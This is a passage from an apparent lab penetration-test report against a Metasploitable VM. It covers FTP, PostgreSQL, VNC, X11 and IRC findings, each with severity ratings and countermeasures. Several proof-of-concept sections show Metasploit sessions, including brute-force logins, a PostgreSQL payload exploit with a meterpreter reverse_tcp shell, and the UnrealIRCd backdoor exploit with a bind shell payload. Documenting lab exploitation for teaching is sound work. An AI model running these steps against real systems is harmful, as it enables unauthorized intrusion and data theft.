Fig19:just unsing netcat and get access

4.11 Port 2121 – FTP (ProFTPD 1.3.1)

severity:
-high -Default Credentials: Hardcoded msfadmin:msfadmin requires zero skill to exploit. - Plaintext Protocol: FTP transmits credentials in cleartext (RFC 959), vulnerable to sniffing (as Wireshark captures).
Tools Used:
- Metasploit (auxiliary/scanner/ftp/ftp_login) - Manual FTP client (ftp 192.168.44.131)
Vulnerability Description:
1. Default Credentials: msfadmin:msfadmin grants full access. 2. Plaintext Authentication: Credentials transmitted unencrypted (MITM risk). 3. Outdated ProFTPD 1.3.1: Vulnerable to exploits (CVE-2011-4130).
Implications / Consequences of not Fixing the Issue
- Unauthorized File Access: Read/write files on the server. - Privilege Escalation: Upload malicious scripts (e.g., PHP shells).

- Data Theft: Exfiltrate /etc/passwd, /var/www contents.
Suggested Countermeasures
• - Change Default Credentials: Replace msfadmin:msfadmin with strong passwords. • - Use SFTP/FTPS: Encrypt data in transit. • - Update ProFTPD: Patch to latest version.
References
• https://nvd.nist.gov/vuln/detail/CVE-2011-4130 • https://www.rapid7.com/db/modules/auxiliary/scanner/ftp/ftp_login/

(poc12)

Enumeration & Authentication:

Using the Metasploit auxiliary module auxiliary/scanner/ftp/ftp_login, I performed a brute-force login attempt with a custom wordlist.




Fig20: set the host and the .txt files to brute force





Fig21:the brute forcing

Successful Login:

The module discovered valid credentials (user:password), confirming the presence of weak or default

login credentials.



4.12 Port 5432 – PostgreSQL Database Service

severity:
High – If unauthenticated access is possible, it can lead to full database compromise, data theft, or remote code execution.
Tools Used:
NMAP Metasploit Module: auxiliary/scanner/postgres/postgres_login
Vulnerability Description:
The PostgreSQL service on the target is misconfigured, allowing attackers to brute-force login or use default credentials to access the database. Once logged in, an attacker can execute SQL queries, view sensitive data, or even escalate privileges depending on database permissions.
Implications / Consequences of not Fixing the Issue
● Data exfiltration from the database ● Potential lateral movement inside the internal network ● Creation of backdoors or database manipulation
Suggested Countermeasures

● Disable remote PostgreSQL access if not needed ● Enforce strong database credentials ● Restrict access using firewall rules
References
PostgreSQL Security Best Practices

(Poc13):

```
msf6 > search postgresql

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/acronis_cyber_infra_cve_2023_45249  2024-07-24       excellent  Yes    Acronis Cyber Infrastructure default password remote code execution
   1     \_ target: Unix/Linux Command
```

Fig22:search for the exploit

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.35.132
LHOST => 192.168.35.132
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.35.131
RHOST => 192.168.35.131
msf6 exploit(linux/postgres/postgres_payload) > set LPORT 4444
LPORT => 4444
msf6 exploit(linux/postgres/postgres_payload) > set RPORT 5432
RPORT => 5432
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):
```

Fig23:apply the options




Fig24:run the exploit and gain access

4.X Port 5900 – VNC (Virtual Network Computing)

severity:
High – VNC often allows unauthenticated access or uses weak/default credentials, potentially granting full graphical control over the system.
Tools Used:
nmap (to discover the open 5900 port) **msfconsole → use auxiliary/scanner/vnc/vnc_none_auth** **vncviewer (to connect to the VNC session)**
Vulnerability Description:
The VNC service running on port 5900 does not require authentication. This allows attackers to remotely view or control the system's desktop environment without needing a username or password, leading to complete compromise of the system.
Implications / Consequences of not Fixing the Issue
● Remote attackers can view or control the desktop session **● Sensitive files, data, or credentials could be exposed or stolen** **● System could be used as a pivot point for attacking other machines**
Suggested Countermeasures
● Disable unauthenticated VNC access **● Enforce strong passwords and require authentication** **● Tunnel VNC connections over SSH or a VPN** **● Restrict VNC access to trusted IP addresses only**
References

[OWASP VNC Security Guidelines]

(Poc14):

```
msf6 > search vnc 3.3

Matching Modules
================

   #  Name                                  Disclosure Date  Rank     Check  Description
   -  ----                                  ---------------  ----     -----  -----------
   0  exploit/windows/vnc/realvnc_client    2001-01-29       normal   No     RealVNC 3.3.7 Client Buf
fer Overflow
   1    \_ target: Windows 2000 SP4 English  .                .        .      .
   2    \_ target: Windows XP SP2 English    .                .        .      .
   3    \_ target: Windows 2003 SP1 English  .                .        .      .
   4  auxiliary/scanner/vnc/vnc_login        .                normal   No     VNC Authentication Scann
er
   5  exploit/windows/vnc/winvnc_http_get    2001-01-29       average  No     WinVNC Web Server GET Ov
erflow
   6    \_ target: Windows NT4 SP3-6         .                .        .      .
   7    \_ target: Windows 2000 SP1-4        .                .        .      .
   8    \_ target: Windows XP SP0-1          .                .        .      .


Interact with a module by name or index. For example info 8, use 8 or use exploit/windows/vnc/winvnc_h
ttp_get
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP SP0-1'

msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and
                                                 password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in th
                                                 e current database
   DB_ALL_PASS       false            no        Add all passwords in the current database
                                                 to the list
   DB_ALL_USERS      false            no        Add all users in the current database to t
                                                 he list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the cu
                                                 rrent database (Accepted: none, user, user
```

Fig25:search for the exploit




Fig26:sets the hosts





Fig26:gaining access

4.13 Port 6000 – X11 (X Window System)

severity:
High — The X11 service, if misconfigured and exposed, can allow unauthorized users to remotely view and control the graphical desktop environment
Tools Used:
nmap to detect open port 6000) Metasploit
Vulnerability Description:
X11 (port 6000) is the display server protocol used for graphical user interfaces in Unix-like systems. If not properly secured, it allows remote users to connect to and spy on the desktop session without authentication. This can leak sensitive information like passwords or document
Implications / Consequences of not Fixing the Issue
Remote desktop spying — Attackers can view what the user sees. Input like passwords can be intercepted.
Suggested Countermeasures
• Disable X11 forwarding unless necessary. • Restrict access with firewall rules (block port 6000 externally).
References
Metasploit X11 Sniffing Module

(Poc14)



4.14 Port 6667 – IRC (Internet Relay Chat)

severity:
Medium to High — Depending on how IRC is configured (unauthenticated access, command execution), it can lead to significant compromise of the system or be used as a C2 (Command and Control) channel.
Tools Used:
Metasploit (auxiliary/scanner/irc/irc_version to fingerprint) **nmap (for port scanning)**
Vulnerability Description:
The IRC service on port 6667 is running and potentially misconfigured. If it allows anonymous access or lacks proper user authentication, attackers can connect and issue IRC commands or abuse it to exfiltrate data, control bots, or send malicious payloads.

Implications / Consequences of not Fixing the Issue
● Unauthorized users can join the IRC server and gather internal information. ● IRC servers are often used as Command-and-Control platforms by botnets. ● If IRC scripts are misconfigured, attackers may execute arbitrary commands or crash the service.
Suggested Countermeasures
● Disable the IRC service if it's not in active use. ● Configure the IRC server to require authentication and use encrypted connections. ● Restrict external access using a firewall.
References
Metasploit IRC Modules

(Poc15):

```
msf6 > search unreal

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Descrip
tion
   -  ----                                  ---------------  ----       -----  -------
   0  exploit/linux/games/ut2004_secure     2004-06-18       good       Yes    Unreal
Tournament 2004 "secure" Overflow (Linux)
   1    \_ target: Automatic                .                .          .      .
   2    \_ target: UT2004 Linux Build 3120  .                .          .      .
   3    \_ target: UT2004 Linux Build 3186  .                .          .      .
   4  exploit/windows/games/ut2004_secure     2004-06-18       good       Yes    Unreal
Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealI
RCD 3.2.8.1 Backdoor Command Execution
```

Fig27:search for the exploit

```
msf6 > use 5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:p
                                       ort][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com
                                       /docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHoST 192.168.35.131
RHoST ⇒ 192.168.35.131
```

Fig26:making the modification

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Descripti
on
   -   ----                                      ---------------  ----    -----  ---------
--
   0   payload/cmd/unix/adduser                  .                normal  No     Add user
with useradd
   1   payload/cmd/unix/bind_perl                .                normal  No     Unix Comm
and Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6           .                normal  No     Unix Comm
and Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                .                normal  No     Unix Comm
and Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6           .                normal  No     Unix Comm
and Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                  .                normal  No     Unix Comm
and, Generic Command Execution
   6   payload/cmd/unix/reverse                  .                normal  No     Unix Comm
and Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl  .                normal  No     Unix Comm
and Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl             .                normal  No     Unix Comm
and Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl         .                normal  No     Unix Comm
and Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby             .                normal  No     Unix Comm
and Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl         .                normal  No     Unix Comm
and Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet .               normal  No     Unix Comm
and Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_ruby
payload ⇒ cmd/unix/bind_ruby
```

Fig26:changing the payload to one the give us full access

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] 192.168.35.131:6667 - Connected to 192.168.35.131:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
